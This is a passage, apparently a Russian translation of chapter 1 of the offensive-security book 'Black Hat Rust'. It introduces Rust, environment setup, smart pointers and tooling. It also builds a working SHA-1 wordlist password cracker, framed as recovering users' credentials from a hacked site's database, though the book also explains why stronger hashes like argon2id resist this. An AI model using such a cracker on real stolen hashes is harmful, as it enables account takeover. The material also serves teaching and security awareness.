


Figure 3: Рисунок 1.3

Мой любимый — Discord, описывающий, как замена сервиса на Go сервисом на Rust не только устранила скачки задержек, вызванные сборщиком мусора Go, но и сократила среднее время ответа с миллисекунд до микросекунд.

Другой — бенчмарки веб-фреймворков TechEmpower, безусловно самые полные из доступных в интернете, где Rust блистает с 2018 года. Некоторые могут утверждать, что это микро-бенчмарк, поскольку код переоптимизирован под конкретные предопределённые сценарии использования, однако результат коррелирует с тем, что я наблюдаю в реальном мире.

1.7.3 Мультипарадигмальный

Сильно вдохновлённый семейством языков семейства ML, Rust можно описать как язык, который так же лёгок в изучении, как императивные языки программирования, и так же выразителен, как функциональные языки, чьи абстракции позволяют лучше переносить человеческую мысль в код.

Rust довольно «низкоуровневый», но предлагает высокоуровневые абстракции и потому доставляет удовольствие в использовании.

Самая любимая программистами, пришедшими с других языков, особенность — это, похоже, перечисления (enums), также известные как алгебраические типы данных. Они обеспечивают непревзойдённую выразительность и корректность: когда мы «проверяем» enum с помощью ключевого слова match, компилятор гарантирует, что мы не забыли ни один случай, в отличие от switch в других языках программирования.

ch_01/snippets/enums/src/lib.rs

```
pub enum Status {
        Queued,
        Running,
        Failed,
}


pub fn print_status(status: Status) {
        match status {
             Status::Queued => println!("queued"),
             Status::Running => println!("running"),
        }
}
```

$ cargo build

```
Compiling enums v0.1.0
error[E0004]: non-exhaustive patterns: `Failed` not covered
    --> src/lib.rs:8:11
     |
1 | / pub enum Status {
2 | |            Queued,
3 | |            Running,
4 | |            Failed,
  | |            ------ not covered
5 | | }
  | |_- `Status` defined here
...
8 |             match status {
  |                   ^^^^^^ pattern `Failed` not covered
  |
  = help: ensure that all possible cases are being handled, possibly by adding
          wildcards or more match arms
  = note: the matched value is of type `Status`


error: aborting due to previous error


For more information about this error, try `rustc --explain E0004`.
error: could not compile `enums`
```

```
To learn more, run the command again with --verbose.
```

1.7.4 Модульность

Создатели Rust явно прислушались к разработчикам, проектируя экосистему сопровождающих инструментов. Особенно это видно по управлению зависимостями. Управление пакетами в Rust (известными как «crates») так же просто, как в динамических языках, например в Node.js NPM — настоящий глоток свежего воздуха после борьбы с тулчейнами C или C++, статическими и динамическими библиотеками.

1.7.5 Явность

Rust — определённо один из самых «явных» языков. С одной стороны, это позволяет программам быть проще для рассуждений, а код-ревью — эффективнее, поскольку меньше вещей скрыто.

С другой стороны, это часто отмечают люди на форумах, говоря, что никогда не видели такого некрасивого языка из-за его многословности.

1.7.6 Сообщество

Этот раздел был бы неполным, если бы я не рассказал о сообществе. От доброй помощи на форумах до бесплатных образовательных материалов — сообщество Rust известно как одно из самых (если не самое) гостеприимных, полезных и дружелюбных онлайн-сообществ.

Я бы предположил, что это связано с тем фактом, что сегодня не так много компаний используют Rust. Поэтому сообщество в основном состоит из увлечённых программистов, для которых делиться знаниями о языке — это скорее страсть, чем обязанность.

Вы можете узнать больше о компаниях, использующих Rust в проде, в моём блог-посте: 42 Companies using Rust in production (in 2021).

Где тусят растацеане?

- Форум пользователей Rust
- Subreddit Rust
- На Matrix: #rust:matrix.org
- На Discord

Я лично использую Reddit для публикации своих проектов или идей сообществу, а форум — для поиска помощи по коду.

1.8 Настройка

Прежде чем начать кодить, нам нужно настроить среду разработки. Нам понадобятся (без сюрпризов) Rust, редактор кода и Docker.

1.8.1 Установка Rust(up)

rustup — официальный способ управления тулчейнами Rust на вашем компьютере. Он понадобится для обновления Rust и установки других компонентов, таких как автоматический форматтер кода rustfmt.

Его можно найти онлайн по адресу https://rustup.rs

1.8.2 Установка редактора кода

Самый простой в использовании и наиболее рекомендуемый бесплатный редактор кода — Visual Studio Code от Microsoft.

Вы можете установить его, посетив https://code.visualstudio.com

Вам понадобится установить расширение rust-analyzer для автодополнения кода и подсказок типов, которые абсолютно необходимы при разработке на Rust. Вы можете найти его здесь: https://marketplace.visualstudio.com/items?itemName=matklad.rust-analyzer

1.8.3 Установка Docker или Podman

Docker и Podman — два инструмента, используемых для упрощения управления Linux-контейнерами. Они позволяют нам работать в чистых окружениях и делают наши процессы сборки и развёртывания воспроизводимее.

Я рекомендую использовать Docker на macOS и Windows и Podman на Linux.

Инструкции по установке Docker можно найти на официальном сайте: https://docs.docker.com/get
docker

То же самое верно для Podman: https://podman.io/getting-started/installation

В следующей главе мы будем использовать команды вида:

```
$ docker run -ti debian:latest
```

Если вы пошли по пути podman, вам просто нужно заменить команду docker на podman.

```
$ podman run -ti debian:latest
```

или ещё лучше: создать алиас в оболочке.

```
# in .bashrc or .zshrc
alias docker=podman
```

1.9 Наша первая программа на Rust: взломщик SHA-1-хешей

Настал момент запачкать руки: напишем нашу первую программу на Rust. Как и все примеры кода в этой книге, полный код можно найти в сопровождающем Git-репозитории: https://github.com/skerkour/black-hat-rust

```
$ cargo new sha1_cracker
```

Создаст новый проект в папке sha1_cracker.

Обратите внимание: по умолчанию cargo создаёт проект-бинарник (приложение). Вы можете создать проект-библиотеку с флагом −−lib: cargo new my_lib −−lib.

Рисунок 1.4: Как работает хеш-функция




Figure 4: Рисунок 1.4

SHA-1 — это хеш-функция, используемая многими старыми веб-сайтами для хранения паролей пользователей. В теории восстановить захешированный пароль из его хеша невозможно. Таким образом, сохраняя хеш в своей базе данных, веб-сайт может утверждать, что данный пользователь знает свой пароль, не храня пароль в открытом виде, — путём сравнения хешей. Поэтому, если база данных сайта взломана, восстановить пароли и получить доступ к данным пользователей невозможно.

Реальность совсем иная. Представим сценарий, в котором мы только что взломали такой веб-сайт и теперь хотим восстановить учётные данные пользователей, чтобы получить доступ к их аккаунтам. Здесь-то и пригодится «взломщик хешей». Взломщик хешей — это программа, которая переберёт множество разных хешей, чтобы найти исходный пароль.

Вот почему при создании веб-сайта следует использовать хеш-функцию, специально предназначенную для этой задачи, например argon2id, которая требует гораздо больше ресурсов для брутфорса, чем, скажем, SHA-1.

Эта простая программа поможет нам изучить основы Rust:

- Как использовать аргументы командной строки (CLI)
- Как читать файлы
- Как использовать внешнюю библиотеку
- Базовую обработку ошибок
- Управление ресурсами

Как и почти во всех языках программирования, точкой входа программы на Rust является функция main.

ch_01/sha1_cracker/src/main.rs

```
fn main() {
        // ...
}
```

Чтение аргументов командной строки столь же просто:

ch_01/sha1_cracker/src/main.rs

```
use std::env;

fn main() {
	let args: Vec<String> = env::args().collect();
}
```

Где std::env импортирует модуль env из стандартной библиотеки, а env::args() вызывает функцию args из этого модуля и возвращает итератор, который можно «собрать» в Vec<String> — вектор объектов String. Вектор — это тип массива, который можно изменять по размеру.

Затем легко проверить количество аргументов и вывести сообщение об ошибке, если оно не соответствует ожидаемому.

ch_01/sha1_cracker/src/main.rs

```
use std::env;


fn main() {
	let args: Vec<String> = env::args().collect();


	if args.len() != 3 {
	    println!("Usage:");
	    println!("sha1_cracker: <wordlist.txt> <sha1_hash>");
	    return;
	}
}
```

Как вы могли заметить, синтаксис println! с восклицательным знаком странный. Действительно, println! — это не классическая функция, а макрос. Так как это сложная тема, я отсылаю вас к соответствующей главе Книги: https://doc.rust-lang.org/book/ch19-06-macros.html

println! — макрос, а не функция, потому что Rust (пока?) не поддерживает вариативные дженерики. У этого есть преимущество: макрос вычисляется и проверяется на этапе компиляции, что предотвращает такие уязвимости, как format string-уязвимости.

1.9.1 Обработка ошибок

Как должна вести себя наша программа при ошибке? И как сообщить пользователю об этом? Это мы и называем обработкой ошибок.

Среди дюжины языков программирования, с которыми у меня есть опыт, Rust, без сомнений, мой фаворит в плане обработки ошибок благодаря её явности, безопасности и лаконичности.

Для нашей простой программы мы будем «упаковывать» (box) ошибки: мы позволим нашей программе возвращать любой тип, реализующий трейт std::error::Error. Что такое трейт? Об этом позже.

ch_01/sha1_cracker/src/main.rs

```
use std::{
     env,
     error::Error,
};


const SHA1_HEX_STRING_LENGTH: usize = 40;

fn main() -> Result<(), Box<dyn Error>> {
     let args: Vec<String> = env::args().collect();


     if args.len() != 3 {
         println!("Usage:");
         println!("sha1_cracker: <wordlist.txt> <sha1_hash>");
         return Ok(());
     }


     let hash_to_crack = args[2].trim();
     if hash_to_crack.len() != SHA1_HEX_STRING_LENGTH {
         return Err("sha1 hash is not valid".into());
     }


     Ok(())
}
```

1.9.2 Чтение файлов

Так как тестирование всех возможных комбинаций букв, цифр и специальных символов занимает слишком много времени, нам нужно сократить количество генерируемых SHA-1-хешей. Для этого мы используем особый вид словаря, известный как список паролей (wordlist), который содержит наиболее распространённые пароли, найденные во взломанных веб-сайтах.

Чтение файла в Rust можно выполнить стандартной библиотекой следующим образом:

ch_01/sha1_cracker/src/main.rs

```
use std::{
     env,
     error::Error,
     fs::File,
     io::{BufRead, BufReader},
};


const SHA1_HEX_STRING_LENGTH: usize = 40;
```

```
fn main() -> Result<(), Box<dyn Error>> {
    let args: Vec<String> = env::args().collect();


    if args.len() != 3 {
        println!("Usage:");
        println!("sha1_cracker: <wordlist.txt> <sha1_hash>");
        return Ok(());
    }


    let hash_to_crack = args[2].trim();
    if hash_to_crack.len() != SHA1_HEX_STRING_LENGTH {
        return Err("sha1 hash is not valid".into());
    }


    let wordlist_file = File::open(&args[1])?;
    let reader = BufReader::new(&wordlist_file);


    for line in reader.lines() {
        let line = line?.trim().to_string();
        println!("{}", line);
    }


    Ok(())
}
```

1.9.3 Крейты

Теперь, когда базовая структура нашей программы готова, нам нужно фактически вычислять SHA-1-хеши. К счастью для нас, какие-то талантливые разработчики уже разработали этот сложный кусок кода и выложили его онлайн, готовым к использованию в виде внешней библиотеки. В Rust мы называем эти библиотеки, или пакеты, крейтами. С ними можно ознакомиться онлайн на https://crates.io.

Они управляются с помощью cargo — пакетного менеджера Rust. Прежде чем использовать крейт в нашей программе, нужно объявить его версию в манифест-файле cargo: Cargo.toml.

ch_01/sha1_cracker/Cargo.toml

```
[package]
name = "sha1_cracker"
version = "0.1.0"
authors = ["Sylvain Kerkour"]
edition = "2018"
```

```
# See more keys and their definitions at
#   https://doc.rust-lang.org/cargo/reference/manifest.html

[dependencies]
sha-1 = "0.9"
hex = "0.4"
```

Затем мы можем импортировать его в наш SHA-1-взломщик:

ch_01/sha1_cracker/src/main.rs

```
use sha1::Digest;
use std::{
     env,
     error::Error,
     fs::File,
     io::{BufRead, BufReader},
};


const SHA1_HEX_STRING_LENGTH: usize = 40;


fn main() -> Result<(), Box<dyn Error>> {
     let args: Vec<String> = env::args().collect();


     if args.len() != 3 {
         println!("Usage:");
         println!("sha1_cracker: <wordlist.txt> <sha1_hash>");
         return Ok(());
     }


     let hash_to_crack = args[2].trim();
     if hash_to_crack.len() != SHA1_HEX_STRING_LENGTH {
         return Err("sha1 hash is not valid".into());
     }


     let wordlist_file = File::open(&args[1])?;
     let reader = BufReader::new(&wordlist_file);


     for line in reader.lines() {
          let line = line?;
          let common_password = line.trim();
          if hash_to_crack ==
               &hex::encode(sha1::Sha1::digest(common_password.as_bytes())) {
                  println!("Password found: {}", &common_password);
```

```
                return Ok(());
            }
        }
        println!("password not found in wordlist :(");


        Ok(())
}
```

Ура! Наша первая программа завершена. Мы можем протестировать её запуском:

```
$ cargo run —— wordlist.txt 7c6a61c68ef8b9b6b061b28c348bc1ed7921cb53
```

Примите к сведению: в реальном сценарии нам может захотеться использовать оптимизированные взломщики хешей, такие как hashcat или John the Ripper, которые, среди прочего, могут использовать GPU для значительного ускорения взлома.

Ещё один момент: сначала загрузить список паролей в память, прежде чем выполнять вычисления.

1.9.4 RAII

Одна деталь могла привлечь внимание самых дотошных из вас: мы открыли файл списка паролей, но никогда его не закрывали!

Этот паттерн (или особенность) называется RAII: Resource Acquisition Is Initialization (получение ресурса есть инициализация). В Rust переменные не только представляют части памяти компьютера, они также могут владеть ресурсами. Как только объект выходит из области видимости, вызывается его деструктор и принадлежащие ему ресурсы освобождаются.

Таким образом, вам не нужно вызывать метод close для файлов или сокетов. Когда переменная уничтожается (выходит из области видимости), файл или сокет автоматически закрываются.

В нашем случае переменная wordlist_file владеет файлом, а её областью видимости является функция main. Как только функция main завершается — из-за ошибки или раннего возврата — принадлежащий ей файл закрывается.

Магия, не правда ли? Благодаря этому в Rust ресурсы утекают очень редко.

1.9.5 Ok(())

Вы также могли заметить, что последняя строка нашей функции main не содержит ключевого слова return. Это потому, что Rust — язык, ориентированный на выражения. Выражения вычисляются в значение. Их противоположность — операторы (statements) — это инструкции, которые что-то делают и заканчиваются точкой с запятой (;).

Так что если наша программа достигнет последней строки функции main, функция main вычислится в Ok(()), что означает: «успех: всё пошло по плану».

Эквивалент был бы таким:

```
    return Ok(());
```

но не таким:

```
Ok(());
```

Потому что здесь Ok(()); — это оператор из-за точки с запятой, и функция main больше не вычисляется в ожидаемый тип возвращаемого значения: Result.

1.10 Мысленные модели для подхода к Rust

Использование Rust может потребовать от вас переосмыслить все мысленные модели, которые вы усвоили при использовании других языков программирования.

1.10.1 Примите компилятор

Компилятор доставит вам трудные времена при начале работы с Rust. Вы будете его ненавидеть. Вы будете ругаться. Вы захотите отключить его и отправить в ад. Не делайте этого.

На компилятор следует смотреть как на всегда доступного и дружелюбного код-ревьюера. Так что он не мешает вашему коду компилироваться. Наоборот, это друг, который говорит вам, что ваш код дефектный, и даже предлагает, как его исправить.

Я стал свидетелем значительного улучшения сообщений компилятора за эти годы и не сомневаюсь, что если сегодня компилятор выдаёт непонятное сообщение для какого-то краевого случая, в будущем это будет улучшено.

1.10.2 Обучение в последний момент (Just-In-Time)

Rust — обширный язык, который вы не сможете освоить за несколько недель. И это совершенно нормально. Не обязательно знать всё, чтобы начать.

Я потратил много времени на чтение обо всей компьютерной науке, стоящей за Rust, ещё до написания своей первой программы. Это был неправильный подход. Про всех возможностях Rust слишком много читать, и, конечно же, вы не будете использовать их все (и не должны! Например, пожалуйста, никогда не используйте non_ascii_idents — это принесёт только хаос и боль!). Все эти вещи действительно интересны и сделаны очень умными людьми, но они мешают вам доводить дела до конца.

Вместо этого примите неизведанное и создавайте свои первые программы. Терпите неудачи. Учитесь. Повторяйте.

1.10.3 Держите это простым

Не пытайтесь быть слишком умным! Если вы боретесь с пределами языка (которые и так огромны), это может означать, что вы делаете что-то неправильно. Остановитесь, сделайте паузу и подумайте, как можно сделать иначе. Это случается со мной почти каждый день.

Также имейте в виду: чем больше вы играете на границах системы типов, тем больше ваш код будет порождать труднопонимаемые ошибки компилятора. Так что сделайте себе и коллегам одолжение: KISS (Keep It Simple, Stupid — держи это простым).

Предпочитайте сделать дело, а не идеальный дизайн, который никогда не будет выпущен. Гораздо лучше переделать неидеальное решение, чем никогда не выпустить совершенную систему.

1.10.4 Вы платите затраты заранее

Программирование на Rust иногда может казаться медленнее, чем на Python, Java или Go. Это потому, что для компиляции компилятор Rust требует уровень корректности, намного превосходящий другие языки. Таким образом, за всё время жизни проекта Rust сэкономит вам много времени. Вся энергия, которую вы вкладываете в создание корректной программы на Rust, в 1–10 раз меньше времени (и денег, и психического здоровья!), которое вы экономите, когда вам не приходится часами отлаживать странные баги.

Первые программы, которые я выкатил в продакшен, были на TypeScript (Node.js) и Go. Из-за нестрогих компиляторов и систем типов этих языков приходится добавлять сложную инструментовку в код и внешние сервисы, чтобы обнаруживать ошибки во время выполнения. В Rust мне никогда не приходилось этим пользоваться. Простого логирования (как мы увидим в главе 4) всегда было достаточно, чтобы отслеживать баги в моих программах. Кроме того, насколько я помню, у меня никогда не было падения продакшен-системы на Rust. Это потому, что Rust заставляет вас «платить затраты заранее»: приходится обрабатывать каждую ошибку и быть очень осознанным в том, что делаешь.

Вот ещё одно свидетельство от «jhgg», старшего инженера Discord: «Мы всерьёз взялись за Rust в 2021 году после нескольких очень успешных проектов в 2019 и 2020. Наши инженеры освоили язык — и у нас хорошая внутренняя поддержка (и в плане инструментов, и в плане знаний), чтобы обеспечить его успех. Как только вы прошли кривую обучения — ИМХО, Rust гораздо легче и продуктивнее, чем Go, — особенно если умеешь использовать систему типов для построения идиоматичного кода и API, которые очень трудно использовать неправильно. Каждый кусок кода на Rust, который мы выкатывали в прод, проходил идеально благодаря очень мощным проверкам на этапе компиляции и гарантиям языка. Не могу сказать того же о нашем опыте с Go. Наши причины выходят далеко за рамки «о, сборщик мусора в Go доставил нам проблем», а скорее «Go как язык добровольно проигнорировал и отверг достижения языков программирования». Вы у меня вырвете эти алгебраические типы данных, enum’ы, borrow checker и управление памятью/безопасность на этапе компиляции и т.д. только из холодных мёртвых рук. […]»

1.10.5 Функциональность

Rust — это (по моему мнению) идеальное сочетание императивного и функционального языка, чтобы доводить дела до конца. Это означает, что если вы пришли из чисто императивного языка программирования, вам придётся разучиться некоторым вещам и принять функциональную парадигму.

Предпочитайте итераторы (глава 3) циклам for. Предпочитайте неизменяемые данные изменяемым ссылкам. И не волнуйтесь, компилятор отлично справится с оптимизацией вашего кода.

1.11 Пара вещей, которые я узнал на своём пути

Если бы мне пришлось обобщить свой опыт с Rust одной фразой, это было бы: продуктивность высокоуровневого языка со скоростью низкоуровневого.

Вот несколько советов, выученных на горьком опыте, которыми я делюсь, чтобы сделать ваше путешествие по Rust максимально приятным.

Рисунок 1.5: Кривая обучения Rust




Figure 5: Рисунок 1.5

Изучение Rust иногда может быть чрезвычайно фрустрирующим: нужно выучить много новых концепций, и компилятор безжалостен. Но это для вашей же пользы.

Мне потребовалось почти 1 год работы на Rust полный рабочий день, чтобы достичь мастерства и перестать читать документацию через каждые 5 строк кода. Это очень долгий путь, но оно того стоит.

1.11.1 Старайтесь избегать аннотаций времени жизни

Времена жизни (lifetimes) — определённо одна из самых пугающих вещей для новичков в Rust. Примерно как async, они заразительны и «окрашивают» функции и структуры, что не только усложняет чтение кода, но и его использование.

```
// Haha is a struct to wrap a monad generator to provide a facade for any kind of
//      generic iterator. Because.
struct Haha<'y, 'o, L, O>
      where for<'oO> L: FnOnce(&'oO O) -> &'o O,
      O: Trait<L, 'o, L>,
      O::Item : Clone + Debug + 'static {
        x: L,
}
```

Ага, ну конечно, не обращайте внимания на то, что кому-то когда-то придётся читать и понимать ваш код.

Но аннотации времени жизни можно избегать, и, по моему мнению, их следует избегать. Итак, вот моя стратегия, как не превращать код на Rust в некое чудовище, к которому никто никогда не захочет прикасаться и которое медленно умрёт от невнимания.

1.11.1.1 Зачем вообще нужны аннотации времени жизни? Аннотации времени жизни нужны, чтобы сообщить компилятору, что мы работаем с долгоживущей ссылкой, и позволить ему убедиться, что мы не выстрелим себе в ногу.

1.11.1.2 Сокращение времени жизни (Lifetime Elision) Самый простой и базовый трюк — опустить аннотацию времени жизни.

```
fn do_something(x: &u64) {
      println!("{}", x);
}
```

В большинстве случаев легко сократить входные времена жизни, но учтите, что для опускания выходных аннотаций времени жизни нужно следовать этим 3 правилам:

- Каждое сокращённое время жизни в аргументах функции становится отдельным параметром времени жизни.
- Если есть ровно одно входное время жизни, сокращённое или нет, это время жизни присваивается всем сокращённым временам жизни в возвращаемых значениях этой функции.
- Если есть несколько входных времён жизни, но одно из них — &self или &mut self, время жизни self присваивается всем сокращённым выходным временам жизни.

В противном случае опускать выходное время жизни — ошибка.

```
fn do_something(x: &u64)–> &u64 {
       println!("{}", x);
       x
}


// is equivalent to
fn do_something_else<'a>(x: &'a u64)–> &'a u64 {
    println!("{}", x);
       x
}
```

1.11.1.3 Умные указатели Но не всё так просто, как HelloWorld, и вам может понадобиться долгоживущая ссылка, которую можно использовать в нескольких местах вашей кодовой базы (например, подключение к базе данных или HTTP-клиент с внутренним пулом соединений).

Решение для долгоживущих, разделяемых (или нет), изменяемых (или нет) ссылок — использовать умные указатели.

Единственный минус: умные указатели в Rust немного многословны (но всё равно значительно менее уродливы, чем аннотации времени жизни).

```
use std::rc::Rc;


fn main() {
	let pointer = Rc::new(1);


	{
		let second_pointer = pointer.clone(); // or Rc::clone(&pointer)
		println!("{}", *second_pointer);
	}


	println!("{}", *pointer);
}
```

1.11.1.3.1 Rc Чтобы получить разделяемый изменяемый указатель, можно использовать паттерн внутренней изменяемости:

```
use std::cell::{RefCell, RefMut};
use std::rc::Rc;


fn main() {
    let shared_string = Rc::new(RefCell::new("Hello".to_string()));


    {
        let mut hello_world: RefMut<String> = shared_string.borrow_mut();
        hello_world.push_str(" World");
    }


    println!("{}", shared_string.take());
}
```

1.11.1.3.2 Arc К сожалению, Rc<RefCell<T>> нельзя использовать между потоками или в асинхронном контексте. Здесь в игру вступает Arc, который реализует Send и Sync и, таким образом, безопасен для совместного использования между потоками.

```
use std::sync::{Arc, Mutex};
use std::{thread, time};


fn main() {
    let pointer = Arc::new(5);
```

```
    let second_pointer = pointer.clone(); // or Arc::clone(&pointer)
    thread::spawn(move || {
        println!("{}", *second_pointer); // 5
    });


    thread::sleep(time::Duration::from_secs(1));


    println!("{}", *pointer); // 5
}
```

Для изменяемых разделяемых переменных можно использовать Arc<Mutex<T>>:

```
use std::sync::{Arc, Mutex};
use std::{thread, time};


fn main() {
    let pointer = Arc::new(Mutex::new(5));


    let second_pointer = pointer.clone(); // or Arc::clone(&pointer)
    thread::spawn(move || {
        let mut mutable_pointer = second_pointer.lock().unwrap();
        *mutable_pointer = 1;
    });


    thread::sleep(time::Duration::from_secs(1));


    let one = pointer.lock().unwrap();
    println!("{}", one); // 1
}
```

Умные указатели особенно полезны при встраивании в структуры:

```
struct MyService {
    db: Arc<DB>,
    mailer: Arc<dyn drivers::Mailer>,
    storage: Arc<dyn drivers::Storage>,
    other_service: Arc<other::Service>,
}
```

1.11.1.4 Когда использовать аннотации времени жизни По моему мнению, аннотации времени жизни никогда не должны всплывать в публичном API. Их можно использовать, если нужна абсолютная производительность И минимальное потребление ресурсов И вы занимаетесь встраиваемой разработкой, но держать их

следует скрытыми в вашем коде, и они никогда не должны появляться в публичном API.

1.11.2 Легко написать код, который трудно читать и отлаживать

Из-за своей явности и множества возможностей код на Rust может быстро стать трудным для понимания. Дженерики, ограничения трейтов, времена жизни… Легко не уделить внимания и написать очень трудночитаемый код. Мой совет — всегда дважды подумать, прежде чем писать сложный код или макрос (для меня они самые злостные нарушители), который легко можно заменить функцией.

1.11.3 Быстрое развитие языка

Это пункт, который пугает меня больше всего в отношении будущего Rust. Каждые 6 недель выходит новая версия с очередной партией новых возможностей.

Не только этот темп вызывает у меня тревогу, но и то, что это противоположность одному из столпов моей жизни: минимализму, где общеизвестно, что неограниченный рост (в данном случае — языка) является корневой причиной гибели всего. Когда что-то добавляется, что-то должно вычитаться в другом месте. Но кто отвечает за удаление возможностей Rust? Возможно ли это вообще?

В результате я боюсь, что сложность языка будет расти быстрее, чем темп его внедрения, и это будет бесконечная изматывающая гонка за новыми возможностями для разработчиков.

1.11.4 Долгое время компиляции

Время компиляции ближе к тому, что можно найти в мире C++, чем в мире динамических языков вроде TypeScript (если TypeScript вообще можно считать динамическим языком). В результате процесс «отредактировал, скомпилировал, отладил, повторил» может стать фрустрирующим и разрывать поток разработчика.

Существует много трюков для ускорения компиляции ваших проектов.

Первый — разделить большой проект на более мелкие крейты и воспользоваться инкрементальной компиляцией Rust.

Другой — чаще использовать cargo check вместо cargo build.

```
$ cargo check
```

Например, в проекте с изменением в одну букву:

```
$ cargo check
    Finished dev [unoptimized + debuginfo] target(s) in 0.12s

$ cargo build
   Compiling agent v0.1.0 (black-hat-rust/ch_11/agent)
    Finished dev [unoptimized + debuginfo] target(s) in 2.24s
```

В сумме за день (неделю или месяц) разработки выигрыш огромен.

Наконец, просто сократите использование дженериков. Дженерики добавляют много работы компилятору и потому значительно увеличивают время компиляции.

1.11.5 Поддержка проектов

Не секрет, что большую часть времени и затрат на любом серьёзном программном проекте составляет поддержка. Rust движется быстро, и его экосистема тоже, поэтому необходимо автоматизировать сопровождение проектов.

Хорошая новость в том, что, по моему опыту, благодаря строгой типизации поддерживать проекты на Rust проще, чем на других языках: такие ошибки, как изменения API, будут пойманы на этапе компиляции.

Для этого сообщество создало несколько инструментов, которые сэкономят вам много времени и позволят держать ваши проекты в актуальном состоянии.

1.11.5.1 Rustup Обновляйте свой локальный тулчейн с помощью rustup:

```
$ rustup self update
$ rustup update
```

1.11.5.2 Rust fmt rustfmt — форматтер кода, позволяющий кодовым базам иметь согласованный стиль кодирования и избегать придирок во время код-ревью.

Его можно настроить с помощью файла .rustfmt.toml: https://rust-lang.github.io/rustfmt

Вы можете использовать его, вызвав:

```
$ cargo fmt
```

в ваших проектах.

1.11.5.3 Clippy clippy — линтер для Rust. Он будет обнаруживать паттерны кода, которые могут привести к ошибкам или идентифицированы сообществом как плохой стиль.

Он помогает вашей кодовой базе быть согласованной и сократить время, затрачиваемое на код-ревью при обсуждении мелочей.

Его можно установить с помощью:

```
$ rustup component add clippy
```

и использовать с помощью:

```
$ cargo clippy
```

```
$ cargo update
```

Эта команда автоматически обновит ваши зависимости в соответствии с semver-объявлением в вашем Cargo.toml.

1.11.5.5 Cargo outdated cargo-outdated — программа, которая помогает выявить ваши устаревшие зависимости, которые нельзя автоматически обновить с помощью cargo update.

